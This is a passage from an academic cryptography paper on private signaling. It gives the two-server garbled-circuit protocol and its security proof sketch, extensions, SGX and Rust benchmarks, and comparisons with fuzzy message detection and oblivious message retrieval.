This is achieved by sending $r_0 \ldots r_\ell$ to both the servers. The servers add a row to $\mathbb{T}^{(a)}$ and $\mathbb{L}^{(a)}$ - $\mathbb{T}^{(a)}[R] = [r_1 \ldots r_\ell]$ and $\mathbb{L}^{(a)}[R] = r_0$. The recipient R_i also sets a counter denoted ctr_i. The ctr_i is updated each time, the recipient invokes a RECEIVE command. The ctr_i along with the vectors are signed by the recipient and sent to the servers. We will describe the use of ctr_i later.

Sending a signal: The sender (denoted S) sending a signal to recipient R that a message exists for them at location loc does the following: Create shares of $\mathsf{pk}_R = \mathsf{pk}_R^{(1)} \oplus \mathsf{pk}_R^{(2)}$ and $\mathsf{loc} = \mathsf{loc}^{(1)} \oplus \mathsf{loc}^{(2)}$ and compute $\mathsf{ct}_{\mathsf{Signal},a} = \mathsf{Enc}(\mathsf{pk}_a, (\mathsf{pk}_R^{(1)}, \mathsf{loc}^{(a)}))$ where pk_a is the public key of Srv_a. The sender then submits these encryptions as transactions to the $\mathcal{G}_{\mathsf{ledger}}$ functionality. The servers periodically send READ commands to $\mathcal{G}_{\mathsf{ledger}}$ to learn the signals. They then decrypt the $\mathsf{ct}_{\mathsf{Signal},a}$ to receive $(\mathsf{pk}_R^{(1)}, \mathsf{loc}^{(a)})$. Since we assume that the servers do not collude, they do not learn any information about the recipient and the location. The two servers now run a 2PC Protocol processSignal that updates the tables according to the UpdateTable function. This function updates the tables maintained by the two servers in the following way: for the next available index (retrieved from the shares stored in tables $\mathbb{L}^{(1)}$ and $\mathbb{L}^{(2)}$) for receiver R store re-randomizations of the received shares and for every other index re-randomize the original shares. Since every index is updated, at the end of the protocol the two servers do not know which index was updated with the location, therefore hiding both the recipient's identity and the location of the signal. The UpdateTable also updates the tables $\mathbb{L}^{(1)}$ and $\mathbb{L}^{(2)}$ such that for receiver R, the tables store shares of an incremented index and for all other parties the shares are simply rerandomized.

Receiving a signal: To receive their vector of signals, the recipient sends a RECEIVE request to the two servers. This request includes a signature on freshly sampled random values that serve as new shares for the corresponding row on the table. Upon successful authentication, the servers send the corresponding table row to the receiver, who simply recombines the shares to receive their signals.

Theorem 2. *The protocol Π_{GC} UC-realizes the $\mathcal{F}_{\mathsf{privSignal}}$*

Setup

Srv_a, for $a \in \{1,2\}$:

1. Generate encryption keys $(\mathsf{pk}_a, \mathsf{sk}_a) \leftarrow \mathsf{KeyGen}(1^\lambda)$ and publish pk_a

Recipient R_i:

1. $(\Sigma.\mathsf{sk}_i, \Sigma.\mathsf{vk}_i) \leftarrow \Sigma.\mathsf{KeyGen}(1^\lambda)$ and publish $\Sigma.\mathsf{vk}_i$.
2. Sample $r_i \leftarrow_\$ \{0,1\}^\lambda$ for $i \in [0,\ell]$.
3. Initialize $\mathsf{ctr}_i = 0$.
4. Compute $\sigma_i = \Sigma.\mathsf{Sig}(\Sigma.\mathsf{sk}_i, ((r_0 \ldots, r_\ell), \mathsf{ctr}_i))$
5. Send $(\textbf{Setup}, (r_0 \ldots, r_\ell), \mathsf{ctr}_i), \sigma_i)$ to Srv_i.

Srv_a, for $a \in \{1,2\}$:

Upon receiving $(\textbf{Setup}, ((r_0 \ldots, r_\ell), \mathsf{ctr}_i), \sigma_i)$ from R_i:

1. If $\Sigma.\mathsf{Ver}(\Sigma.\mathsf{vk}_i, (r_0 \ldots, r_\ell), \mathsf{ctr}_i), \sigma_i) \neq 1$, ignore.
2. Else store ctr_i and set $\mathbb{T}^{(a)}[R_i] = (r_1, \ldots, r_\ell)$ and $\mathbb{L}^{(a)}[R_i] = r_0$.

Procedure $(\mathtt{SEND}, R, \mathsf{loc})$

Sender S:

1. Compute $R^{(1)}$ and $R^{(2)}$ s.t. $R = R^{(1)} \oplus R^{(2)}$.
2. Compute $\mathsf{loc}^{(1)}$ and $\mathsf{loc}^{(2)}$ s.t. $\mathsf{loc} = \mathsf{loc}^{(1)} \oplus \mathsf{loc}^{(2)}$
3. Compute $\mathsf{ct}_{\mathsf{Signal},a} = \mathsf{Enc}(\mathsf{pk}_a, \mathsf{Signal}_a)$, where $\mathsf{Signal}_a = (R^{(a)}, \mathsf{loc}^{(\mathsf{a})})$ for $a \in \{1,2\}$
4. Send $(\mathtt{SUBMIT}, (\mathtt{SEND}, \mathsf{ct}_{\mathsf{Signal},1}, \mathsf{ct}_{\mathsf{Signal},2})$ to $\mathcal{G}_{\mathsf{ledger}}$.

Srv_a for $a \in \{1,2\}$:

1. Participate in protocol processSignal and update $(\mathbb{T}^{(1)}, \mathbb{L}^{(1)})$ and $(\mathbb{T}^{(2)}\ \mathbb{L}^{(2)})$ respectively.

Procedure `RECEIVE`

Recipient R_i:

1. Sample $r_i \leftarrow_\$ \{0,1\}^\lambda$ for $i \in [0,\ell]$.
2. Compute $\sigma_i = \Sigma.\mathsf{Sig}(\Sigma.\mathsf{sk}_i, (r_0, \ldots, r_\ell, a, \mathsf{ctr}_i))$ for $a \in \{1,2\}$.
3. Send $(\mathsf{vk}_i, (r_0, \ldots, r_\ell, a, \mathsf{ctr}_i), \sigma_i)$ to Srv_a
4. Receive $\mathbb{T}^{(a)}[R_i]$ from Srv_a
5. Compute $\mathbb{T}^{(1)}[R][j] \oplus \mathbb{T}^{(2)}[R][j]$ until $\mathbb{T}^{(1)}[R][j] \oplus \mathbb{T}^{(2)}[R][j] = 0$.
6. Update $\mathsf{ctr}_i = \mathsf{ctr}_i + 1$

Srv_a:

1. Check if $\Sigma.\mathsf{Ver}(\Sigma.\mathsf{vk}_i, (\mathsf{ctr}', (r_0, \ldots, r_\ell)), \sigma_i) = 1$ and $\mathsf{ctr}' = \mathsf{ctr}_i$. Ignore if false.
2. Else send $\mathbb{T}^{(a)}[R]$ to R.
3. Update $\mathsf{ctr}_i = \mathsf{ctr}_i + 1$

Figure 8: Private signaling protocol with 2 servers

functionality in the $\mathcal{F}_{\mathsf{ot}}$-hybrid model assuming secure garbled circuits (Definition 1) and existential-unforgeable signature schemes.

Proof. (Sketch) To prove UC-security we need to show that there exists a PPT simulator interacting with $\mathcal{F}_{\mathsf{privSignal}}$ that generates a transcript that is indistinguishable from the real

Protocol processSignal

Srv_a (where $a \in \{1,2\}$) upon sending `READ` to $\mathcal{G}_{\mathsf{ledger}}$ and receiving $\mathsf{ct}_{\mathsf{Signal},a}$. Decrypt to get Signal_a.

1. Parse $\mathsf{Signal}_a = (R^{(a)}, \mathsf{loc}^{(\mathsf{a})})$
2. Sample $r_{(i)}^{(a)} \leftarrow \{0,1\}^\lambda$ for $i \in [1,M], j \in [1,\ell]$.
3. (As garbler of GC) Compute $\mathsf{Garble}(1^\lambda(\mathsf{UpdateTable})) \rightarrow (F, e, d)$, where F is the garbled circuit, and e encodes both possible bits of $|\mathbb{T}^{(\cdot)}|, |\mathsf{loc}^{(\cdot)}|, |R^{(1)}|, |R^{(2)}|, |\mathbb{L}^{(1)}|, |\mathbb{L}^{(2)}|, |r_{(i,j)}^{(a)}|$ for $i \in [1,M], j \in [1,\ell], a \in \{1,2\}$ and $|r_{(i)}^{(a)}|$ for $i \in [1,M], a \in \{1,2\}$
4. Send $(\mathtt{OT\text{-}SEND}, (s_0, s_1))$ to $\mathcal{F}_{\mathsf{ot}}$, for each pair of encoded keys of bits in $|\mathbb{T}^{(\cdot)}|, |\mathsf{loc}^{(\cdot)}|, |R^{(\cdot)}|, |\mathbb{L}^{(\cdot)}|, |r_{(i,j)}|$ for $i \in [1,M], j \in [1,\ell]$, $|r_{(i)}|$ for $i \in [1,M]$
5. Send (F, d) to the other server , where F includes the keys for its own inputs, i.e. $r_{(i,j)}$ for $i \in [1,M], j \in [1,\ell]$, $\mathsf{loc}^{(\mathsf{a})}$, $R^{(a)}$.

Srv_a, upon receiving (F, d) from the other server:

1. (As evaluator of GC) Upon receiving `OT-SEND` from $\mathcal{F}_{\mathsf{ot}}$, send $(\mathtt{OT\text{-}RECEIVE}, b)$ to $\mathcal{F}_{\mathsf{ot}}$ for each bit b in $\mathbb{T}^{(a)}, \mathsf{loc}^{(\mathsf{a})}, R^{(a)}, \mathbb{L}^{(a)}, r_{(i)}^{(a)}$ for $i \in [1,M], j \in [1,\ell]$ and denote these strings as X_a
2. Compute $\mathsf{Eval}(F, (X_a))$ to get Y
3. Compute $\mathsf{Decode}(d, Y)$ to get a new $\mathbb{T}^{(a)}$ and $\mathbb{L}^{(a)}$

Figure 9: GC protocol to update two tables

world where the adversary interacts with the $\mathcal{F}_{\mathsf{ot}}$ ideal functionality that is internally simulated by the simulator. We consider two cases of corruption:

- *Sender and* Srv_1 *are corrupt*: The simulator simulates Srv_2 and will receive shares $R^{(2)}$ and $\mathsf{loc}^{(2)}$ from the corrupt sender. It learns exact bits of $\mathsf{loc}^{(1)}$ and $R^{(1)}$ via the $\mathcal{F}_{\mathsf{ot}}$ functionality. The simulator computes $R = R^{(1)} \oplus R^2$ and $\mathsf{loc} = \mathsf{loc}^{(1)} \oplus \mathsf{loc}^{(2)}$ and sends $(\mathtt{SEND}, R, \mathsf{loc})$ to $\mathcal{F}_{\mathsf{privSignal}}$ on behalf of the corrupt sender.
- *Receiver and* Srv_1 *are corrupt*: When a corrupt R_i request its row, it must request both Srv_1 and Srv_2. The simulator then sends the `RECEIVE` command to the $\mathcal{F}_{\mathsf{privSignal}}$ ideal functionality on behalf of the corrupt R_i and then learns the locations that R_i would receive. Since the two servers maintain shares of 0, simply $\oplus$-ing R's row in $\mathbb{T}^{(2)}$ with the locations it received from the functionality gives the corrupt recipient its locations.

We defer the proofs to the full version of the paper [20]. □

The UpdateTable **function**
Input: $\mathbb{T}^{(1)}$, $\mathbb{L}^{(1)}$, $\mathsf{loc}^{(1)}$, $R^{(1)}$, $R^{(2)}$, $\{r^1_{(i,j)}\}_{[i\in[1,M],j\in[1,\ell]]}$, $\{r^{(2)}_{(i,j)}\}_{[i\in[1,M],j\in[1,\ell]]}$, $\{r^{(1)}_{(i)}\}_{i\in[1,M]}$ and $\{r^{(2)}_{(i)}\}_{i\in[1,M]}$
Output: Updated $\mathbb{T}^{(1)}, \mathbb{L}^{(1)}$
Algorithm

1: Compute $R = R^{(1)} \oplus R^{(2)}$
2: Compute $\mathsf{index} = (\mathbb{L}^{(1)}[R] \oplus \mathbb{L}^{(2)}[R]) \mod \ell$
3: Update $\mathbb{T}^{(1)}[R][\mathsf{index}] = \mathsf{loc}^{(1)}$
4: Update $\mathbb{L}^{(1)}[R] = (\mathsf{index}+1)$
5: **for** i in $[1,M]$ **do**
6: $\quad \mathbb{L}^{(1)}[i] = \mathbb{L}^{(1)}[i] \oplus r^{(1)}_{(i)} \oplus r^{(2)}_{(i)}$
7: $\quad$ **for** j in $[1,\ell]$ **do**
8: $\quad\quad \mathbb{T}^{(1)}[i][j] = \mathbb{T}^{(1)}[i][j] \oplus r^{(1)}_{(i,j)} \oplus r^{(2)}_{(i,j)}$
9: **return** $\mathbb{T}^{(1)}, \mathbb{L}^{(1)}$

Figure 10: The function to update the tables $\mathbb{T}^{(1)}$ and $\mathbb{L}^{(1)}$. The same algorithm updates the tables for Srv_2, except in step 4: the circuit updates $\mathbb{L}^{(2)}[R] = 0$

8 Extensions

Privately Fetching the Message from $\mathcal{G}_{\mathsf{ledger}}$. In this work we only focus on having the recipients privately learning the *location* on the ledger where a message was written for them. The problem of privately reading a block of interest from the board, is not the scope of this work. Luckily, however, there exist techniques from the literature that can be used to solve this problem. Furthermore, our protocols can be easily modified to privately fetch the message (instead of the location).

Privately Fetching using Existing Techniques: If a client could download the entire blockchain (ledger), privately reading is easily accomplished. The client will just use the secret location to read the relevant portions of the blockchain. However, this is not suitable for clients with small storage space, that are referred to as light clients. There is an extensive literature for privacy-preserving reads for light clients [17, 22, 25, 32] motivated by the problem of private cryptocurrency. In all of these works, the light client asks one (or more) powerful server(s) to learn its balance and other relevant information. To preserve the privacy of the light client, Qin et al. apply private information retrieval [25], Wüst et al. [32] employ TEEs, while Le et al. [17] use Oblivious RAM techniques. Crucially, the underlying assumptions of all such works is that the light clients (the recipient in our setting) *already know* the location of the blockchain that they wish to fetch. Privately communicating this location (without out-of-band communication, without the recipient being aware of the existence of the server) is what our protocols offers. Hence, our problem and techniques are complementary to the problem of light clients, and can be used in addition to the systems proposed in [17, 22, 32] so that a recipient privately learns these addresses (without having to communicate with the sender).

Modifying Private Signaling into Private Signaling & Fetching: Our current Π_{TEE} and Π_{GC} protocols can be modified to achieve a private READ functionality. The idea is to have the signal directly carry the message. Assuming that the messages are of fixed size, we modify the signal as follow. In Π_{TEE} the sender encrypts the message under the public key of the TEE and in Π_{GC} the sender creates two shares of the message and encrypts one share under the public key of one server, for both servers.

Supporting Multiple Servers As presented, our protocols assume that there is only one server (or a pair of servers) serving all the parties. In practice, there could exist several servers that offer the same service. To this end, we describe how our protocols can be extended so that they support multiple servers. First, we note that any entity (including the servers) must not map an encrypted signal to the corresponding server. This is necessary, otherwise we reduce the anonymity set of each signal to be the set of recipients served by that server. To this end, we use key-private encryptions [6]. Second, we note that if the server processes a signal for a recipient that it does not serve, the tables are simply re-randomized in the GC-based protocol (in the TEE-based protocol, the TEE does nothing) and this is oblivious to a server by design. Thus the sender just computes an encryption of the signal as before using a key-private encryption scheme and posts it on the board. All servers will attempt to process the signal and update their tables. By design, the table that stores signals for the recipient will be updated with the signal and all other tables will just be re-randomized.

9 Implementation and Evaluation

Implementation We used Intel SGX [23] to instantiate the $\mathcal{G}_{\mathrm{att}}$ functionality. RSA-OAEP [13] was used as the public key encryption scheme since it can be modified to make it key-private as was noted by Bellare et al. [6]. We benchmarked our schemes on an AWS t3.medium instance. It had 4 GB RAM and 1 core Intel(R) Xeon(R) Platinum 8259CL CPU at 2.50GHz and it was running on the Amazon Linux 2 operating system. For the garbled circuit protocol (Π_{GC}) we use the compiler of Ball et al. [4].[3]. We used AES for the symmetric key encryption and SHA-256 for the hash functions (which is used in the OT protocol [2] that realizes the $\mathcal{F}_{\mathsf{ot}}$ functionality). All protocols are implemented in Rust.

Parameters. There are two parameters in our protocols - the

[3] https://github.com/GaloisInc/fancy-garbling




Figure 11: Comparing the average time taken to process a signal for the single-server protocols: Π_{TEE}(solid lines) and $\Pi_{\mathsf{TEE\text{-}ext}}$(dashed lines) by varying M from 100 to 1000 and ℓ between 25, 50 and 75.




Figure 12: Evaluating the time taken to process signal when the value of $\ell \in \{25, 50, 75\}$ for Protocol Π_{GC} and varying M from 100 to 1000.

number of recipients M and an upper bound ℓ on the number of signals that a recipient is expected to receive in a certain interval of time. For instance, in a private-cryptocurrency application, recipients might expect to receive at most $\ell = 25$ private payments a week, and they will connect to the server(s) once a week to download their vector of signals.

In our measurements (see Figures 11 and 12) we choose to test for ℓ varying $25, 50$ and 75. This choice of parameters was inspired by applications of stealth payments in cryptocurrencies, and was informed by the following data we have at time of writing. The number of stealth payments [1] via Umbra [27] on the Ethereum blockchain was 416 transactions over a period of 5 months, which roughly amounts to a total (for all the recipients) of 20 private transactions per week. On the Zcash blockchain, the number of shielded (private) transactions between Oct 2016 to Jan 2018 was 6934 [15], which amounts to roughly total 140 transactions per week. In a system like Umbra, setting up $\ell = 20$ and having the recipients retrieve once a week is suitable. In a more active system such as Zcash, setting $\ell = 75$ (or $\ell = 25$ checking every day) might be more suitable.

We vary the number M of recipients from 100 to 1000. The computation complexity of the servers increases linearly with M (although in the TEE-based construction there are slight differences). Thus, one can simply extrapolate for any M. Furthermore, as we explained in Section 8, our protocols can support multiple servers that split the workload, while not splitting the anonymity set. Hence, if multiple servers are employed, the total number M can be split into smaller M_j - the set supported by server S_j, while the anonymity set is still M (the number of total recipients).

Evaluation

Server's Running Time. Fig. 11 and Fig. 12 show the time it takes for the server(s) to process *one* signal. This time is a function of M and ℓ, and for both protocols this time increases asymptotically linearly with M (for fixed values of ℓ). Concretely, for TEE-based protocols Π_{TEE} and $\Pi_{\mathsf{TEE\text{-}ext}}$, the graphs show that even for $M = 1000$ (with $\ell = 50$) it takes less than a second to process a signal.

For our two-server protocol - Π_{GC} (Fig. 12), the running time to process a signal is in the order of minutes. Though this protocol is not very useful for applications such as anonymous messaging where there are a lot of private messages, it may still practical be in systems like stealth payments assuming that the stealth transactions are distinguishable from the non-private ones (hence the servers do not need to process every transaction on the blockchain).

Latency for the recipients. For our protocols, we envision a setting where the servers process signals as soon as they are confirmed on the blockchain (in other words, our servers work in the background constantly rather than starting to work only after the recipients has asked to fetch its signals). This assumption is very natural for a server-client model. When the receiver connects to the server(s) it receives immediately every signal fetched by the server so far, up to the latest block of the blockchain that was processed by the servers. If the latest block processed by the servers is indeed the latest block that was posted to the blockchain, the recipients latency is 0. Our measurements of TEE-based protocols Π_{TEE} and $\Pi_{\mathsf{TEE\text{-}ext}}$ in Fig 11 shows how the running times vary as a function of M and ℓ and this information, in combination with information about frequency of the signals posted on the blockchain, can be used to evaluate the latency. These values depend on the specific application and the blockchain used. For concreteness (and following the analysis of OMR [19]), if we consider a blockchain such as Bitcoin, there are approximately 4000 transactions per block[4] (500K per day), and a block is confirmed, roughly, every 10 minutes. Not all 4000 transactions

[4] https://www.blockchain.com/charts/n-payments-per-block

	Baseline	Π_{TEE}	Π_{GC}	OMR [19]	FMD [5]
Server computation	NA	0.114s	146s	0.405s	0.001s
Recipient computation	0.012s	0.012s	0.001s	0.02s	2.1s
Total latency ($N = 500,000$)	100 min	0.012s	210 days	2.45 days	32s / 9.1hrs
Signal size	NA	64 bytes	128 bytes	68 bytes	956 bytes

Table 4: Computation cost and signal size comparisons of FMD [5], OMR [19] and protocols Π_{TEE} and Π_{GC}, assuming a recipient connect once a day. For Π_{TEE}, Π_{GC} and OMR the measurements are taken for $\ell = 50$. The total number of messages N is set as 500,000 (approximate number of transactions in a day in Bitcoin) and for Π_{TEE} and Π_{GC}, $M = 500$. These numbers are take from OMR [19] and FMD [5] directly (FMD assumes a false positive rate ρ and we present latency for $\rho = 2^{-15}$ and 2^{-5}.




Figure 13: Evaluating the communication between the two servers when running the 2PC protocol in Π_{GC}. We vary M from 100 to 1000 and ℓ between 25, 50 and 75.

will be private (or signals), however, combining these value with the running times shown in Fig. 11, we see that for a number of recipients M up to 700 (and for $\ell = 50$), the latency for a recipient is 0. This is because, the time to process a signal is 156.7ms, and hence will take about 10.44min to process all signals (assuming 4000) in block, which is approximately the time for a new block to be confirmed. Similarly for protocol $\Pi_{\mathsf{TEE\text{-}ext}}$ (where the encryptions are not stored in the TEE, but in the memory of the server) the overall computation time to process a signal for $M = 100$ and $\ell = 50$ is about 115.5ms, and hence will take 7.7 min to process all signals which is less than the time taken to confirm a block. Our two-server protocol - Π_{GC}, the average time taken to process a signal is in the order of minutes. Therefore this protocol would provide an acceptable latency in all the applications where the number of private signals in each block is limited.

Communication complexity. All signals are communicated to the servers via a blockchain (which we model in the paper as $\mathcal{G}_{\mathsf{ledger}}$). For Π_{TEE} the size of the signal is 64 bytes and for Π_{GC} it is 128 bytes. There is no communication overhead in Π_{TEE} at the server since the server simply forwards the signal to the TEE, whereas in Π_{GC} the two servers need to run a 2PC protocol and scales with both M and ℓ. As can be seen from Fig 13 Finally, for a `RECEIVE` command, the communication is an authentication from the recipient and the corresponding row from the servers. In Π_{TEE} this authentication is 512 bytes and the server returns ℓ encryptions, each of size 512 bytes. In Π_{GC} the recipient sends an authenticating message of size 512 bytes and receives two vectors of size ℓ from each server.

Optimizations. To improve the performance of Π_{GC} we modify the UpdateTable function to process K signals in the same GC protocol. We observe that after a point $K = 20$ (see Figure 15), there is no significant improvement in the normalized time taken to process a signal. In Figure 14 we observe that for $K = 5$ and $K = 10$ the overall computation improved by 2.33× and 3.95× respectively. This gain in overall processing time can be attributed to lesser number of garbled tables that need to be computed and communicated.




Figure 14: Evaluating the improvement in computation time to protocol Π_{GC} when signals are batched in groups of 5 and 10. We vary the number of recipients from 1 to 100 here.

Availability. The source code of our implementations of our protocols can be found at https://github.com/anon-submission-1100/pps.

Comparison with related work and baseline. We compare our protocols with the most related work FMD [5] and OMR [19] (discussed in Sec. 2.2) and with the *baseline* "naive" solution [5] in Table 4. Recall that in our approach the running

[5]The baseline naive protocol is the one where a recipient simply attempts




Figure 15: Effect of batching fixing $\ell = 25$ and $M = 10$

time per signal depends on parameters M and ℓ, and recall that we assume that the servers continuously process signals (regardless of whether the recipients is retrieving or not) as they appear on the ledger. In contrast, in OMR [19], the running time *per signal* depends on N (the *total* number of signals posted *ever*) and the upper bound ℓ of actual signals the receiver expects to receive (in their construction ℓ might change for each recipient). Furthermore, in OMR, the computation is done *on demand, per-recipient*, namely, when recipient asks to retrieve. Hence, even assuming that all requests are served in parallel, a recipient querying the server at time δ, will need to wait until the server process all the signals posted since the beginning of time until time δ.

In FMD, the server processes signals continuously, like ours, and the receiver obtains a list of signals. However, depending on the *privacy* parameter chosen by the receiver, this list can be as large as N. Indeed the privacy parameter ρ corresponds to a false positive rate. The higher the false positive rate, the higher is the computation expected for the recipient (and hence the latency). For instance for $\rho = 2^{-15}$, the error rate is very small and the overhead for the recipient is minimal, however, the anonymity achieved is $\rho \times N$, which is only 15 for $N = 500,000$. On the other hand for $\rho = 2^{-5}$ the recipient gets an anonymity set of 15625 but takes up to 9 hours to detect its signals.

Due to these crucial differences, comparing with these approaches (and especially with OMR) is somewhat application dependent, since the choice of M, ℓ, N, and whether the servers process signals *continuously* or whether they start to compute upon request, generates significant differences in the performances.

For the comparison, in Table 4 we considered settings and parameters used in OMR and FMD, and compared with the baseline solution. We considered a scenario where a recipient connects once a day; the number of total signals is $N = 500,000$ and the number of expected signals per recipient is $\ell = 50$. We set $M = 500$ for our protocols, and for FMD we considered error/privacy rate at both side of the spectrum (i.e., $\rho - 2^{-5}$ and $\rho - 2^{-15}$).

We found that our TEE-based solutions is the fastest. Our GC-based solution, on the other hand, takes a long time to process $500,000$ signals. However, we stress that the processing time of the servers does not impact the *running time* of the recipient that is still constant (regardless of M, ℓ, N). This running time impacts the latency, and suggest that GC-based solution should be used for applications with a lower volume of private signal per-day, and we are interested in saving computation and on-line time for the recipients.

Cross-over point with baseline solution. Comparison with baseline is relevant when the recipient connects at fixed interval to download and process the messages in bulk [6]. In this case, given an instantiation of the ledger, one can analyse the cross-over point where our solutions provide less latency than the baseline solution. For our TEE-based solution, assuming the ledger is implemented with bitcoin the cross-over point is 10 blocks. This is because it takes 480s to decrypt 10 blocks (assuming 0.012s to decrypt a signal, 4000 signals per block we have 10*4000*0.012). In our TEE-based solution, the server takes 7.5 min per block (paramters $M = 500, \ell = 50$) and is continuously working. At the 10th block as well, the server take 7.5 min to process the block. But a receiver coming online then will take 8 min and this is the crossover point.

10 Conclusion and Open Problems

We have introduced the problem of *private signaling* that abstracts several real-world recipient-anonymous applications. We provide a formal definition in the UC-framework, two server-aided protocols that achieve this definition (in the semi-honest and malicious setting), and open-source implementations. Our protocols achieve the best efficiency for the sender and recipients, requiring only minimal overhead.

The workload of the servers, however, is proportional to $O(M\ell)$ *per signal*, which limits the choice of the parameters of M and ℓ. We leave it as future work to explore techniques such as ORAM to improve the workload of the servers.

to decrypt every transaction on the board, after having downloaded it (for instance, once a day).

[6] If the recipients were always on-line and decrypting each signal, then no server-aided solution could beat this rate.

References

[1] Address 0xfb2dc580eed955b528407b4d36ffafe3da685401 | etherscan.

[2] Gilad Asharov, Yehuda Lindell, Thomas Schneider, and Michael Zohner. More efficient oblivious transfer extensions. *Journal of Cryptology*, 30(3):805–858, 2017.

[3] Christian Badertscher, Ueli Maurer, Daniel Tschudi, and Vassilis Zikas. Bitcoin as a transaction ledger: A composable treatment. In *Annual international cryptology conference*, pages 324–356. Springer, 2017.

[4] Marshall Ball, Tal Malkin, and Mike Rosulek. Garbling gadgets for boolean and arithmetic circuits. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 565–577, 2016.

[5] Gabrielle Beck, Julia Len, Ian Miers, and Matthew Green. Fuzzy message detection. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 1507–1528, 2021.

[6] Mihir Bellare, Alexandra Boldyreva, Anand Desai, and David Pointcheval. Key-privacy in public-key encryption. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 566–582. Springer, 2001.

[7] Mihir Bellare, Viet Tung Hoang, and Phillip Rogaway. Foundations of garbled circuits. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 784–796, 2012.

[8] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure:{SGX} cache attacks are practical. In *11th {USENIX} Workshop on Offensive Technologies ({WOOT} 17)*, 2017.

[9] Ran Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings 42nd IEEE Symposium on Foundations of Computer Science*, pages 136–145. IEEE, 2001.

[10] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. Riposte: An anonymous messaging system handling millions of users. In *2015 IEEE Symposium on Security and Privacy*, pages 321–338. IEEE, 2015.

[11] Victor Costan and Srinivas Devadas. Intel sgx explained. *IACR Cryptol. ePrint Arch.*, 2016(86):1–118, 2016.

[12] Nicolas T Courtois and Rebekah Mercer. Stealth address and key management techniques in blockchain systems. *ICISSP*, 2017:559–566, 2017.

[13] Eiichiro Fujisaki, Tatsuaki Okamoto, David Pointcheval, and Jacques Stern. Rsa-oaep is secure under the rsa assumption. In *Annual International Cryptology Conference*, pages 260–274. Springer, 2001.

[14] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache attacks on intel sgx. In *Proceedings of the 10th European Workshop on Systems Security*, pages 1–6, 2017.

[15] George Kappos, Haaroon Yousaf, Mary Maller, and Sarah Meiklejohn. An empirical analysis of anonymity in zcash. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 463–477, 2018.

[16] David Lazar and Nickolai Zeldovich. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *12th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 16)*, pages 571–586, 2016.

[17] Duc V Le, Lizzy Tengana Hurtado, Adil Ahmad, Mohsen Minaei, Byoungyoung Lee, and Aniket Kate. A tale of two trees: one writes, and other reads: Optimized oblivious accesses to bitcoin and other utxo-based blockchains. *Proceedings on Privacy Enhancing Technologies*, 2020(2), 2020.

[18] Sarah Lewis. Discreet log #1: Anonymity, bandwidth and fuzzytags.

[19] Zeyu Liu and Eran Tromer. Oblivious messsage retrieval. *Cryptology ePrint Archive*, 2021.

[20] Varun Madathil, Alessandra Scafuro, István András Seres, Omer Shlomovits, and Denis Varlakov. Private signaling. *Cryptology ePrint Archive*, 2021.

